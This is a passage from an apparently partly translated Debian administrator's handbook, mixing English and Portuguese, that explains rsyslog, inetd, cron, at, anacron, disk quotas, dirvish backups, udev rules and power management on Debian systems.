Migration from one to the other is painless, since the default configuration is very similar, and the syntax of the older `/etc/syslog.conf` is compatible with the new `/etc/rsyslog.conf`.

Each log message is associated with an application subsystem (called “facility” in the documentation):

- auth and authpriv: for authentication;
- cron: comes from task scheduling services, **cron** and **atd**;
- daemon: affects a daemon without any special classification (DNS, NTP, etc.);
- ftp: concerns the FTP server;
- kern: message coming from the kernel;
- lpr: comes from the printing subsystem;
- mail: comes from the e-mail subsystem;
- news: Usenet subsystem message (especially from an NNTP — Network News Transfer Protocol — server that manages newsgroups);
- syslog: messages from the **syslogd** server, itself;
- user: user messages (generic);
- uucp: messages from the UUCP server (Unix to Unix Copy Program, an old protocol notably used to distribute e-mail messages);
- local0 to local7: reserved for local use.

Cada mensagem está associada com um nível de prioridade. Está é a lista em ordem decrescente:

- emerg: “Help!” There's an emergency, the system is probably unusable.
- alert: hurry up, any delay can be dangerous, action must be taken immediately;
- crit: conditions are critical;
- err: error;
- warn: warning (potential error);

- notice: conditions are normal, but the message is important;
- info: mensagem informativa;
- debug: debugging message.

## 9.5.2. O Arquivo de Configuração

The syntax of the `/etc/rsyslog.conf` file is detailed in the `rsyslog.conf(5)` manual page, but there is also HTML documentation available in the `rsyslog-doc` package (`/usr/share/doc/rsyslog-doc/html/index.html`). The overall principle is to write “selector” and “action” pairs. The selector defines all relevant messages, and the actions describes how to deal with them.

### 9.5.2.1. Sintaxe do Seletor

The selector is a semicolon-separated list of `subsystem.priority` pairs (example: `auth.notice;mail.info`). An asterisk may represent all subsystems or all priorities (examples: `*.alert` or `mail.*`). Several subsystems can be grouped, by separating them with a comma (example: `auth,mail.info`). The priority indicated also covers messages of equal or higher priority; thus `auth.alert` indicates the `auth` subsystem messages of `alert` or `emerg` priority. Prefixed with an exclamation point (!), it indicates the opposite, in other words the strictly lower priorities; `auth.!notice`, thus, indicates messages issued from `auth`, with `info` or `debug` priority. Prefixed with an equal

sign (=), it corresponds to precisely and only the priority indicated (auth.=notice only concerns messages from auth with notice priority).

Each element in the list on the selector overrides previous elements. It is thus possible to restrict a set or to exclude certain elements from it. For example, kern.info;kern.!err means messages from the kernel with priority between info and warn. The none priority indicates the empty set (no priorities), and may serve to exclude a subsystem from a set of messages. Thus, \*.crit;kern.none indicates all the messages of priority equal to or higher than crit not coming from the kernel.

## 9.5.2.2. Sintaxe das Ações

### **BACK TO BASICS The named pipe, a persistent pipe**

A named pipe is a particular type of file that operates like a traditional pipe (the pipe that you make with the “|” symbol on the command line), but via a file. This mechanism has the advantage of being able to relate two unrelated processes. Anything written to a named pipe blocks the process that writes until another process attempts to read the data written. This second process reads the data written by the first, which can then resume execution.

Tal arquivo é criado com o comando **mkfifo**.

As várias ações possíveis são:

- adiciona a mensagem a um arquivo (exemplo: `/var/log/messages`);
- enviar a mensagem para um servidor remoto **syslog** (exemplo: `@log.falcot.com`);
- send the message to an existing named pipe (example: `| /dev/xconsole`);
- send the message to one or more users, if they are logged in (example: `root, rhertzog`);
- enviar a mensagem para todos os usuário logados (exemplo: `*`);
- escrever a mensagem em um console texto (exemplo: `/dev/tty8`).

## **SEGURANÇA** Encaminhamento de logs

It is a good idea to record the most important logs on a separate machine (perhaps dedicated for this purpose), since this will prevent any possible intruder from removing traces of their intrusion (unless, of course, they also compromise this other server). Furthermore, in the event of a major problem (such as a kernel crash), you have the logs available on another machine, which increases your chances of determining the sequence of events that caused the crash.

To accept log messages sent by other machines, you must reconfigure *rsyslog*: in practice, it is sufficient to activate the ready-for-use entries in `/etc/rsyslog.conf` (`$ModLoad imudp` and `$UDPServerRun 514`).

# 9.6. O super servidor `inetd`

Inetd (often called “Internet super-server”) is a server of servers. It executes rarely used servers on demand, so that they do not have to run continuously.

The `/etc/inetd.conf` file lists these servers and their usual ports. The **inetd** command listens to all of them; when it detects a connection to any such port, it executes the corresponding server program.

## **POLÍTICA DEBIAN** Registrar um servidor em `inetd.conf`

Packages frequently want to register a new server in the `/etc/inetd.conf` file, but Debian Policy prohibits any package from modifying a configuration file that it doesn't own. This is why the **updated-inetd** script (in the package with the same name) was created: It manages the configuration file, and other packages can thus use it to register a new server to the super-server's configuration.

Cada linha significativa do arquivo `/etc/inetd.conf` descreve um servidor através de sete campos (separados por espaços):

- The TCP or UDP port number, or the service name (which is mapped to a standard port number with the information contained in the `/etc/services` file).

- The socket type: `stream` for a TCP connection, `dgram` for UDP datagrams.
- O protocolo: `tcp` ou `udp`.
- The options: two possible values: `wait` or `nowait`, to tell **inetd** whether it should wait or not for the end of the launched process before accepting another connection. For TCP connections, easily multiplexable, you can usually use `nowait`. For programs responding over UDP, you should use `nowait` only if the server is capable of managing several connections in parallel. You can suffix this field with a period, followed by the maximum number of connections authorized per minute (the default limit is 40).
- The user name of the user under whose identity the server will run.
- O caminho completo para o programa servidor a ser executado.
- The arguments: this is a complete list of the program's arguments, including its own name (`argv[0]` in C).

O exemplo a seguir ilustra os casos mais comuns:

### **Example 9.1. Excerto do /etc/inetd.conf**

```
talk    dgram  udp  wait    nobody.tty   /usr/sbin/in.talk
finger  stream  tcp  nowait  nobody      /usr/sbin/tcpd
ident   stream  tcp  nowait  nobody      /usr/sbin/identd
```

The **tcpd** program is frequently used in the `/etc/inetd.conf` file. It allows limiting incoming connections by applying access control rules, documented in the `hosts_access(5)` manual page, and which are configured in the `/etc/hosts.allow` and `/etc/hosts.deny` files. Once it has been determined that the connection is authorized, **tcpd** executes the real server (like `/usr/bin/in.fingerd` in our example).

## **COMUNIDADE Wietse Venema**

---

Wietse Venema, whose expertise in security has made him a renowned programmer, is the author of the **tcpd** program. He is also the main creator of Postfix, the modular e-mail server (SMTP, Simple Mail Transfer Protocol), designed to be safer and more reliable than **sendmail**, which features a long history of security vulnerabilities.

## **ALTERNATIVA Outros comandos inetd**

---

There is no lack of alternatives. In addition to openbsd-inetd and netkit-inetd already mentioned, there are inetutils-inetd, micro-inetd, rlinetd and xinetd.

This last incarnation of a super-server offers very interesting possibilities. Most notably, its configuration can be split into several files (stored, of course, in the `/etc/xinetd.d/` directory), which can make an administrator's life easier.

# 9.7. Agendando Tarefas com cron e atd

**cron** is the daemon responsible for executing scheduled and recurring commands (every day, every week, etc.); **atd** is that which deals with commands to be executed a single time, but at a specific moment in the future.

Em um sistema Unix, muitas tarefas são agendadas para execução regular:

- rotacionando os logs;
- atualizando o banco de dados para o programa **locate**;
- back-ups;
- maintenance scripts (such as cleaning out temporary files).

By default, all users can schedule the execution of tasks. Each user has thus their own *crontab* in which they can record scheduled commands. It can be edited by running **crontab -e** (its content is stored in the */var/spool/cron/crontabs/user* file).

## **SECURITY** Restricting cron or atd

You can restrict access to **cron** by creating an explicit authorization file (whitelist) in `/etc/cron.allow`, in which you indicate the only users authorized to schedule commands. All others will automatically be deprived of this feature. Conversely, to only block one or two troublemakers, you could write their username in the explicit prohibition file (blacklist), `/etc/cron.deny`. This same feature is available for **atd**, with the `/etc/at.allow` and `/etc/at.deny` files.

The root user has their own *crontab*, but can also use the `/etc/crontab` file, or write additional *crontab* files in the `/etc/cron.d` directory. These last two solutions have the advantage of being able to specify the user identity to use when executing the command.

O pacote *cron* inclui por padrão alguns comandos que executam:

- programas no diretório `/etc/cron.hourly/` uma vez por hora;
- programas no `/etc/cron.daily/` uma vez por dia;
- programas no `/etc/cron.weekly/` uma vez por semana;
- programas no `/etc/cron.monthly/` uma vez por mês.

Many Debian packages rely on this service, they put maintenance scripts in these directories, which ensure optimal operation of their services.

## 9.7.1. Formato do Arquivo crontab

### **TIP** Text shortcuts for cron

**cron** recognizes some abbreviations which replace the first five fields in a crontab entry. They correspond to the most classic scheduling options:

- @yearly: once per year (January 1, at 00:00);
- @monthly: once per month (the 1st of the month, at 00:00);
- @weekly: once per week (Sunday at 00:00);
- @daily: once per day (at 00:00);
- @hourly: once per hour (at the beginning of each hour).

### **CASO ESPECIAL** cron e o horário de verão.

In Debian, **cron** takes the time change (for Daylight Savings Time, or in fact for any significant change in the local time) into account as best as it can. Thus, the commands that should have been executed during an hour that never existed (for example, tasks scheduled at 2:30 am during the Spring time change in France, since at 2:00 am the clock jumps directly to 3:00 am) are executed shortly after the time change (thus around 3:00 am DST). On the other hand, in autumn, when commands would be executed several times (2:30 am DST, then an hour later at 2:30 am standard time, since at 3:00 am DST the clock turns back to 2:00 am) are only executed once.

Be careful, however, if the order in which the different scheduled tasks and the delay between their respective executions matters, you should check the compatibility of these constraints with **cron**'s behavior; if necessary, you can prepare a special schedule for the two problematic nights per year.

Each significant line of a *crontab* describes a scheduled command with the six (or seven) following fields:

- o valor para o minuto (números de 0 à 59);
- o valor para a hora (de 0 à 23);
- o valor para o dia do mês (de 1 à 31);
- o valor para o mês (de 1 à 12);
- the value for the day of the week (from 0 to 7, 1 corresponding to Monday, Sunday being represented by both 0 and 7; it is also possible to use the first three letters of the name of the day of the week in English, such as Sun, Mon, etc.);
- the user name under whose identity the command must be executed (in the /etc/crontab file and in the fragments located in /etc/cron.d/, but not in the users' own crontab files);
- o comando a ser executado (quando as condições definidas nas primeiras cinco colunas estão satisfeitas).

All these details are documented in the *crontab(5)* man page.

Each value can be expressed in the form of a list of possible values (separated by commas). The syntax *a-b* describes the interval of all the values between *a* and *b*. The syntax *a-b/c* describes the interval

with an increment of c (example: 0-10/2 means 0,2,4,6,8,10). An asterisk \* is a wildcard, representing all possible values.

### **Example 9.2. Arquivo de exemplo crontab**

```
#Format  
#min hour day mon dow    command  
  
# Download data every night at 7:25 pm  
25  19    *    *    *      $HOME/bin/get.pl  
  
# 8:00 am, on weekdays (Monday through Friday)  
00  08    *    *    1-5    $HOME/bin/dosomething  
  
# Restart the IRC proxy after each reboot  
@reboot /usr/bin/dircproxy
```

#### **DICA Executando um comando na inicialização**

To execute a command a single time, just after booting the computer, you can use the @reboot macro (a simple restart of **cron** does not trigger a command scheduled with @reboot). This macro replaces the first five fields of an entry in the *crontab*.

## 9.7.2. Usando o Comando at

The **at** executes a command at a specified moment in the future. It takes the desired time and date as command-line parameters, and the command to be executed in its standard input. The command will be executed as if it had been entered in the current shell. **at** even takes care to retain the current environment, in order to reproduce the same conditions when it executes the command. The time is indicated by following the usual conventions: 16:12 or 4:12pm represents 4:12 pm. The date can be specified in several European and Western formats, including DD.MM.YY (27.07.12 thus representing 27 July 2012), YYYY-MM-DD (this same date being expressed as 2012-07-27), MM/DD/[CC]YY (ie., 12/25/12 or 12/25/2012 will be December 25, 2012), or simple MMDD[CC]YY (so that 122512 or 12252012 will, likewise, represent December 25, 2012). Without it, the command will be executed as soon as the clock reaches the time indicated (the same day, or tomorrow if that time has already passed on the same day). You can also simply write “today” or “tomorrow”, which is self-explanatory.

```
$ at 09:00 27.07.12 <<END
> echo "Don't forget to wish a Happy Birthday to Raph
>   I mail lolando@debian.org
> END
warning: commands will be executed using /bin/sh
job 31 at Fri Jul 27 09:00:00 2012
```

An alternative syntax postpones the execution for a given duration: **at now + number period**. The *period* can be minutes, hours, days,

---

or weeks. The *number* simply indicates the number of said units that must elapse before execution of the command.

To cancel a task scheduled by **cron**, simply run **crontab -e** and delete the corresponding line in the *crontab* file. For **at** tasks, it is almost as easy: run **atrm task-number**. The task number is indicated by the **at** command when you scheduled it, but you can find it again with the **atq** command, which gives the current list of scheduled tasks.

# 9.8. Agendando Tarefas Assíncronas: **anacron**

**anacron** is the daemon that completes **cron** for computers that are not on at all times. Since regular tasks are usually scheduled for the middle of the night, they will never be executed if the computer is off at that time. The purpose of **anacron** is to execute them, taking into account periods in which the computer is not working.

Please note that **anacron** will frequently execute such activity a few minutes after booting the machine, which can render the computer less responsive. This is why the tasks in the `/etc/anacrontab` file are started with the **nice** command, which reduces their execution priority and thus limits their impact on the rest of the system. Beware, the format of this file is not the same as that of `/etc/crontab`; if you have particular needs for **anacron**, see the `anacrontab(5)` manual page.

**DE VOLTA AO BÁSICO** Prioridades e nice

Unix systems (and thus Linux) are multi-tasking and multi-user systems. Indeed, several processes can run in parallel, and be owned by different users: the kernel mediates access to the resources between the different processes. As a part of this task, it has a concept of priority, which allows it to favor certain processes over others, as needed. When you know that a process can run in low priority, you can indicate so by running it with **nice program**. The program will then have a smaller share of the CPU, and will have a smaller impact on other running processes. Of course, if no other processes needs to run, the program will not be artificially held back.

**nice** works with levels of “niceness”: the positive levels (from 1 to 19) progressively lower the priority, while the negative levels (from -1 to -20) will increase it — but only root can use these negative levels. Unless otherwise indicated (see the nice(1) manual page), **nice** increases the current level by 10.

If you discover that an already running task should have been started with **nice** it is not too late to fix it; the **renice** command changes the priority of an already running process, in either direction (but reducing the “niceness” of a process is reserved to the root user).

Installation of the anacron package deactivates execution by **cron** of the scripts in the /etc/cron.hourly/, /etc/cron.daily/, /etc/cron.weekly/, and /etc/cron.monthly/ directories. This avoids their double execution by **anacron** and **cron**. The **cron** command remains active and will continue to handle the other scheduled tasks (especially those scheduled by users).

# 9.9. Cotas

The quota system allows limiting disk space allocated to a user or group of users. To set it up, you must have a kernel that supports it (compiled with the `CONFIG_QUOTA` option) — as is the case of Debian kernels. The quota management software is found in the `quota` Debian package.

To activate them in a filesystem, you have to indicate the `usrquota` and `grpquota` options in `/etc/fstab` for the user and group quotas, respectively. Rebooting the computer will then update the quotas in the absence of disk activity (a necessary condition for proper accounting of already used disk space).

The **`edquota user`** (or **`edquota -g group`**) command allows you to change the limits while examining current disk space usage.

## **GOING FURTHER Defining quotas with a script**

The **`setquota`** program can be used in a script to automatically change many quotas. Its `setquota(8)` manual page details the syntax to use.

O sistema de cotas permite você definir quatro limites:

- two limits (called “soft” and “hard”) refer to the number of blocks consumed. If the filesystem was created with a block-size of 1 kibibyte, a block contains 1024 bytes from the same file. Unsaturated blocks thus induce losses of disk

space. A quota of 100 blocks, which theoretically allows storage of 102,400 bytes, will however be saturated with just 100 files of 500 bytes each, only representing 50,000 bytes in total.

- two limits (soft and hard) refer to the number of inodes used. Each file occupies at least one inode to store information about it (permissions, owner, timestamp of last access, etc.). It is thus a limit on the number of user files.

A “soft” limit can be temporarily exceeded; the user will simply be warned that they are exceeding the quota by the **warnquota** command, which is usually invoked by **cron**. A “hard” limit can never be exceeded: the system will refuse any operation that will cause a hard quota to be exceeded.

### **VOCABULÁRIO Blocos e inodes**

The filesystem divides the hard drive into blocks — small contiguous areas. The size of these blocks is defined during creation of the filesystem, and generally varies between 1 and 8 kibibytes.

A block can be used either to store the real data of a file, or for meta-data used by the filesystem. Among this meta-data, you will especially find the inodes. An inode uses a block on the hard drive (but this block is not taken into consideration in the block quota, only in the inode quota), and contains both the information on the file to which it corresponds (name, owner, permissions, etc.) and the pointers to the data blocks that are actually used. For very large files that occupy more blocks than it is possible to reference in a single inode, there is an indirect block system; the inode references a list of blocks that do not directly contain data, but another list of blocks.

With the **edquota -t** command, you can define a maximum authorized “grace period” within which a soft limit may be exceeded. After this period, the soft limit will be treated like a hard limit, and the user will have to reduce their disk space usage to within this limit in order to be able to write anything to the hard drive.

### **GOING FURTHER Setting up a default quota for new users**

To automatically setup a quota for new users, you have to configure a template user (with **edquota** or **setquota**) and indicate their user name in the QUOTAUSER variable in the `/etc/adduser.conf` file. This quota configuration will then be automatically applied to each new user created with the **adduser** command.

# 9.10. Backup

Making backups is one of the main responsibilities of any administrator, but it is a complex subject, involving powerful tools which are often difficult to master.

Many programs exist, such as **amanda**, a client/server system featuring many options, whose configuration is rather difficult. **BackupPC** is also a client/server solution, but with a web interface for configuration which makes it more user-friendly. Dozens of other Debian packages are dedicated to backup solutions, as you can easily confirm with **apt-cache search backup**.

Rather than detailing some of them, this section will present the thoughts of the Falcot Corp administrators when they defined their backup strategy.

At Falcot Corp, backups have two goals: recovering erroneously deleted files, and quickly restoring any computer (server or desktop) whose hard drive has failed.

## 9.10.1. Cópias de segurança com rsync

Backups on tape having been deemed too slow and costly, data will be backed up on hard drives on a dedicated server, on which the use of software RAID (see [Section 12.1.1, “RAID Por Software”](#)) will protect

the data from hard drive failure. Desktop computers are not backed up individually, but users are advised that their personal account on their department's file server will be backed up. The **rsync** command (from the package of the same name) is used daily to back up these different servers.

### **BACK TO BASICS The hard link, a second name for the file**

A hard link, as opposed to a symbolic link, can not be differentiated from the linked file. Creating a hard link is essentially the same as giving an existing file a second name. This is why the deletion of a hard link only removes one of the names associated with the file. As long as another name is still assigned to the file, the data therein remain present on the filesystem. It is interesting to note that, unlike a copy, the hard link does not take up additional space on the hard drive.

A hard link is created with the **ln target link** command. The *link* file is then a new name for the *target* file. Hard links can only be created on the same filesystem, while symbolic links are not subject to this limitation.

The available hard drive space prohibits implementation of a complete daily backup. As such, the **rsync** command is preceded by a duplication of the content of the previous backup with hard links, which prevents usage of too much hard drive space. The **rsync** process then only replaces files that have been modified since the last backup. With this mechanism a great number of backups can be kept in a small amount of space. Since all backups are immediately available and accessible (for example, in different directories of a given share on the network), you can quickly make comparisons between two given dates.

This backup mechanism is easily implemented with the **dirvish** program. It uses a backup storage space (“bank” in its vocabulary) in which it places timestamped copies of sets of backup files (these sets are called “vaults” in the dirvish documentation).

The main configuration is in the `/etc/dirvish/master.conf` file. It defines the location of the backup storage space, the list of “vaults” to manage, and default values for expiration of the backups. The rest of the configuration is located in the `bank/vault/dirvish/default.conf` files and contains the specific configuration for the corresponding set of files.

### **Example 9.3. O arquivo `/etc/dirvish/master.conf`**

bank:

```
/backup
```

exclude:

```
lost+found/
```

```
core
```

```
*~
```

Runall:

```
root    22:00
```

expire-default: +15 days

expire-rule:

#	MIN	HR	DOM	MON	DOW	STRFTIME_FMT
*	*	*	*	*	1	+3 months
*	*		1-7	*	1	+1 year
*	*		1-7	1,4,7,10	1	

The `bank` setting indicates the directory in which the backups are stored. The `exclude` setting allows you to indicate files (or file types) to exclude from the backup. The `Runall` is a list of file sets to backup with a time-stamp for each set, which allows you to assign the correct date to the copy, in case the backup is not triggered at precisely the

assigned time. You have to indicate a time just before the actual execution time (which is, by default, 10:04 pm in Debian, according to `/etc/cron.d/dirvish`). Finally, the `expire-default` and `expire-rule` settings define the expiration policy for backups. The above example keeps forever backups that are generated on the first Sunday of each quarter, deletes after one year those from the first Sunday of each month, and after 3 months those from other Sundays. Other daily backups are kept for 15 days. The order of the rules does matter, Dirvish uses the last matching rule, or the `expire-default` one if no other `expire-rule` matches.

### ***NA PRÁTICA Agendamento de expiração***

The expiration rules are not used by **dirvish-expire** to do its job. In reality, the expiration rules are applied when creating a new backup copy to define the expiration date associated with that copy. **dirvish-expire** simply peruses the stored copies and deletes those for which the expiration date has passed.

#### **Example 9.4. O arquivo `/backup/root/dirvish/default.conf`**

```
client: rivendell.falcot.com
tree: /
xdev: 1
index: gzip
image-default: %Y%m%d
exclude:
    /var/cache/apt/archives/*.deb
    /var/cache/man/**
    /tmp/**
```

```
/var/tmp/**  
*.bak
```

The above example specifies the set of files to back up: these are files on the machine *rivendell.falcot.com* (for local data backup, simply specify the name of the local machine as indicated by **hostname**), especially those in the root tree (**tree**: `/`), except those listed in **exclude**. The backup will be limited to the contents of one filesystem (**xdev**: `1`). It will not include files from other mount points. An index of saved files will be generated (**index**: `gzip`), and the image will be named according to the current date (**image-default**: `%Y%m%d`).

There are many options available, all documented in the **dirvish.conf(5)** manual page. Once these configuration files are setup, you have to initialize each file set with the **dirvish --vault vault --init** command. From there on the daily invocation of **dirvish-runall** will automatically create a new backup copy just after having deleted those that expired.

### **NA PRÁTICA** Cópia de segurança remota com SSH

When dirvish needs to save data to a remote machine, it will use **ssh** to connect to it, and will start **rsync** as a server. This requires the root user to be able to automatically connect to it. The use of an SSH authentication key allows precisely that (see [Section 9.2.2.1, “Autenticação Baseado em Chave”](#)).

## 9.10.2. Restaurando Máquinas sem Cópias de Segurança

Desktop computers, which are not backed up, will be easy to regenerate from CD-ROMs made by the **mondo** program. These bootable CD-ROMs allow complete re-installation of the machine's system. But beware: files that are not part of the system or the user's home directory will not, themselves, be backed up by **mondo**. This includes, for example, users' local *crontabs*, as well as any changes made to system configuration since the preparation of the CD-ROM.

The Falcot Corp administrators are aware of the limits in their backup policy. Since they can't protect the backup server as well as a tape in a fireproof safe, they have installed it in a separate room so that a disaster such as a fire in the server room won't destroy backups along with everything else. Furthermore, they do an incremental backup on DVD-ROM once per week — only files that have been modified since the last backup are included.

### **GOING FURTHER** Backing up SQL and LDAP services

Many services (such as SQL or LDAP databases) can not be backed up by simply copying their files (unless they are properly interrupted during creation of the backups, which is frequently problematic, since they are intended to be available at all times). As such, it is necessary to use an “export” mechanism to create a “data dump” that can be safely backed

up. These are often quite large, but they compress well. To reduce the storage space required, you will only store a complete text file per week, and a **diff** each day, which is created with a command of the type **diff file\_from\_yesterday file\_from\_today**. The **xdelta** program produces incremental differences from binary dumps.

### **CULTURA TAR, o padrão para cópias de segurança em fita**

Historically, the simplest means of making a backup on Unix was to store a *TAR* archive on a tape. The **tar** command even got its name from “Tape ARchive”.

# 9.11. Hot Plugging: *hotplug*

## 9.11.1. Introduction

The *hotplug* kernel subsystem loads drivers for peripherals that can be hotplugged. This includes USB peripherals (increasingly common), PCMCIA (common expansion cards for laptops), IEEE 1394 (also called “Firewire” or “I-Link”), some SATA hard drives, and even, for some high-end servers, PCI or SCSI devices. The kernel has a database that associates each device ID with the required driver. This database is used during boot to load all the drivers for the peripheral devices detected on the different buses mentioned, but also when an additional hotplug device is connected. Once a driver is loaded, a message is sent to **udevd** so it will be able to create the corresponding entry in `/dev/`.

## 9.11.2. The Problem      Naming

Before the appearance of hotplug connections, it was easy to assign a fixed name to a device. It was based simply on the position of the devices on their respective bus. But this is not possible when such devices can come and go on the bus. The typical case is the use of a

digital camera and a USB key, both of which appear to the computer as disk drives. The first one connected may be `/dev/sdb` and the second `/dev/sdc` (with `/dev/sda` representing the computer's own hard drive). The device name is not fixed; it depends on the order in which devices are connected.

Additionally, more and more drivers use dynamic values for devices' major/minor numbers, which makes it impossible to have static entries for the given devices, since these essential characteristics may vary after a reboot.

`udev` was created precisely to solve this problem.

### ***IN PRACTICE* Network card management**

---

Many computers have multiple network cards (sometimes two wired interfaces and a wifi interface), and with *hotplug* support on most bus types, the 2.6 kernel no longer guarantees fixed naming of network interfaces. But a user who wants to configure their network in `/etc/network/interfaces` needs a fixed name!

It would be difficult to ask every user to create their own `udev` rules to address this problem. This is why `udev` was configured in a rather peculiar manner; on first boot (and, more generally, each time that a new network card appears) it uses the name of the network interface and its MAC address to create new rules that will reassign the same name on subsequent boots. These rules are stored in `/etc/udev/rules.d/70-persistent-net.rules`.

This mechanism has some side effects that you should know about. Let's consider the case of computer that has only one PCI network card. The network interface is named `eth0`, logically. Now say the card breaks

down, and the administrator replaces it; the new card will have a new MAC address. Since the old card was assigned the name, `eth0`, the new one will be assigned `eth1`, even though the `eth0` card is gone for good (and the network will not be functional because `/etc/network/interfaces` likely configures an `eth0` interface). In this case, it is enough to simply delete the `/etc/udev/rules.d/70-persistent-net.rules` file before rebooting the computer. The new card will then be given the expected `eth0` name.

### 9.11.3. How *udev* Works

When *udev* is notified by the kernel of the appearance of a new device, it collects various information on the given device by consulting the corresponding entries in `/sys/`, especially those that uniquely identify it (MAC address for a network card, serial number for some USB devices, etc.).

Armed with all of this information, *udev* then consults all of the rules contained in `/etc/udev/rules.d/` and `/lib/udev/rules.d/`. In this process it decides how to name the device, what symbolic links to create (to give it alternative names), and what commands to execute. All of these files are consulted, and the rules are all evaluated sequentially (except when a file uses “GOTO” directives). Thus, there may be several rules that correspond to a given event.

The syntax of rules files is quite simple: each row contains selection criteria and variable assignments. The former are used to select events for which there is a need to react, and the latter defines the action to

take. They are all simply separated with commas, and the operator implicitly differentiates between a selection criterion (with comparison operators, such as == or !=) or an assignment directive (with operators such as =, += or :=).

Comparison operators are used on the following variables:

- KERNEL: the name that the kernel assigns to the device;
- ACTION: the action corresponding to the event (“add” when a device has been added, “remove” when it has been removed);
- DEVPATH: the path of the device's /sys/ entry;
- SUBSYSTEM: the kernel subsystem which generated the request (there are many, but a few examples are “usb”, “ide”, “net”, “firmware”, etc.);
- ATTR{attribute}: file contents of the attribute file in the /sys/\$devpath/ directory of the device. This is where you find the MAC address and other bus specific identifiers;
- KERNELS, SUBSYSTEMS and ATTRS{attributes} are variations that will try to match the different options on one of the parent devices of the current device;
- PROGRAM: delegates the test to the indicated program (true if it returns 0, false if not). The content of the program's standard output is stored so that it can be reused by the RESULT test;
- RESULT: execute tests on the standard output stored during the last call to PROGRAM.

The right operands can use pattern expressions to match several values at the same time. For instance, \* matches any string (even an empty one); ? matches any character, and [] matches the set of

characters listed between the square brackets (or the opposite thereof if the first character is an exclamation point, and contiguous ranges of characters are indicated like `a-z`).

Regarding the assignment operators, `=` assigns a value (and replaces the current value); in the case of a list, it is emptied and contains only the value assigned. `:=` does the same, but prevents later changes to the same variable. As for `+=`, it adds an item to a list. The following variables can be changed:

- `NAME`: the device filename to be created in `/dev/`. Only the first assignment counts; the others are ignored;
- `SYMLINK`: the list of symbolic links that will point to the same device;
- `OWNER`, `GROUP` and `MODE` define the user and group that owns the device, as well as the associated permission;
- `RUN`: the list of programs to execute in response to this event.

The values assigned to these variables may use a number of substitutions:

- `$kernel` or `%k`: equivalent to `KERNEL`;
- `$number` or `%n`: the order number of the device, for example, for `sda3`, it would be “`3`”;
- `$devpath` or `%p`: equivalent to `DEVPATH`;
- `$attr{attribute}` or `%s{attribute}`: equivalent to `ATTRS{attribute}`;
- `$major` or `%M`: the kernel major number of the device;
- `$minor` or `%m`: the kernel minor number of the device;
- `$result` or `%c`: the string output by the last program invoked by `PROGRAM`;

- and, finally, `%%` and `$$` for the percent and dollar sign, respectively.

The above lists are not complete (they include only the most important parameters), but the `udev(7)` manual page should be.

## 9.11.4. A concrete example

Let us consider the case of a simple USB key and try to assign it a fixed name. First, you must find the elements that will identify it in a unique manner. For this, plug it in and run `udevadm info -a -n /dev/sdc` (replacing `/dev/sdc` with the actual name assigned to the key).

```
# udevadm info -a -n /dev/sdc
[...]
looking at device '/devices/pci0000:00/0000:00:10.3'
KERNEL=="sdc"
SUBSYSTEM=="block"
DRIVER==""
ATTR{range}=="16"
ATTR{ext_range}=="256"
ATTR{removable}=="1"
ATTR{ro}=="0"
ATTR{size}=="126976"
ATTR{alignment_offset}=="0"
ATTR{capability}=="53"
ATTR{stat}=="      51      100      1208      256"
ATTR{inflight}=="          0          0"
[...]
looking at parent device '/devices/pci0000:00/0000:00:00:00'
KERNELS=="9:0:0:0"
```

```
SUBSYSTEMS=="scsi"
DRIVERS=="sd"
ATTRS{device_blocked}=="0"
ATTRS{type}=="0"
ATTRS{scsi_level}=="3"
ATTRS{vendor}=="IOMEGA "
ATTRS{model}=="UMni64MB*IOM2C4 "
ATTRS{rev}==""
ATTRS{state}=="running"
[...]
ATTRS{max_sectors}=="240"
[...]
looking at parent device '/devices/pci0000:00/0000:
KERNELS=="9:0:0:0"
SUBSYSTEMS=="usb"
DRIVERS=="usb"
ATTRS{configuration}=="iCfg"
ATTRS{bNumInterfaces}==" 1"
ATTRS{bConfigurationValue}=="1"
ATTRS{bmAttributes}=="80"
ATTRS{bMaxPower}=="100mA"
ATTRS{urbnum}=="398"
ATTRS{idVendor}=="4146"
ATTRS{idProduct}=="4146"
ATTRS{bcdDevice}=="0100"
[...]
ATTRS{manufacturer}=="USB Disk"
ATTRS{product}=="USB Mass Storage Device"
ATTRS{serial}=="M004021000001"
[...]
```

To create a new rule, you can use tests on the device's variables, as well as those of one of the parent devices. The above case allows us to create two rules like these:

```
KERNEL=="sd?", SUBSYSTEM=="block", ATTRS{serial}=="M0...  
KERNEL=="sd?[0-9]", SUBSYSTEM=="block", ATTRS{serial}==
```

Once these rules are set in a file, named for example `/etc/udev/rules.d/010_local.rules`, you can simply remove and reconnect the USB key. You can then see that `/dev/usb_key/disk` represents the disk associated with the USB key, and `/dev/usb_key/part1` is its first partition.

### **GOING FURTHER** Debugging *udev*'s configuration

Like many daemons, **udevd** stores logs in `/var/log/daemon.log`. But it is not very verbose by default, and it's usually not enough to understand what's happening. The **udevadm control --log-priority=info** command increases the verbosity level and solves this problem. **udevadm control --log-priority=err** returns to the default verbosity level.

# 9.12. Power Management

The topic of power management is often problematic. Indeed, properly suspending the computer requires that all the computer's device drivers know how to put them to standby, and that they properly re-configure the devices upon waking. Unfortunately, there are still many devices unable to sleep well under Linux, because their manufacturers have not provided the required specifications.

## **WORTH FOLLOWING Software suspend**

The software suspend banner rallies several recent efforts to integrate reliable hibernation under Linux, on disk or in memory. Recent kernels are relatively reliable in that regard, when used in cooperation with tools of the uswsusp package. Unfortunately the problems related to hibernation are not yet ancient history, and you should run tests on your hardware before putting too much faith in its ability to wake from suspend.

For those who want to learn more about how standby works with ACPI, Matthew Garrett has an excellent article about this in his blog.

? <http://www.advogato.org/article/913.html>

## 9.12.1. Advanced Power Management (APM)

APM (Advanced Power Management) control is present in all Debian kernels, but disabled by default. To activate it, you add the `apm=on` option to the kernel parameters passed at boot time. With LILO, you would add the `append="apm=on"` directive to the block indicating which image to boot (in the `/etc/lilo.conf` file), and relaunch **lilo**. With GRUB2, you simply add `apm=on` to the `GRUB_CMDLINE_LINUX=` variable in `/etc/default/grub`, and run **update-grub** to regenerate the contents of the boot menu.

The `apmd` package provides a daemon that looks for events connected to energy management (switching between AC and battery power on a laptop, etc.), and allows you to run specific commands in response.

These days, APM is really only justified on older computers that do not support ACPI properly. In all other cases, ACPI should be used.

## 9.12.2. Modern power savings: Advanced Configuration and Power Interface (ACPI)

Linux supports ACPI (Advanced Configuration and Power Interface) – the most recent standard in power management. More powerful and flexible, it is also more complicated to implement. The acpid package is the counterpart to apmd for the ACPI world.

If you know that your BIOS correctly manages ACPI, then this should be preferred over APM (removed upon update of the BIOS). When moving from one to the other, you must take care to remove the apmd package, since keeping it alongside with acpid could cause problems (and vice-versa).

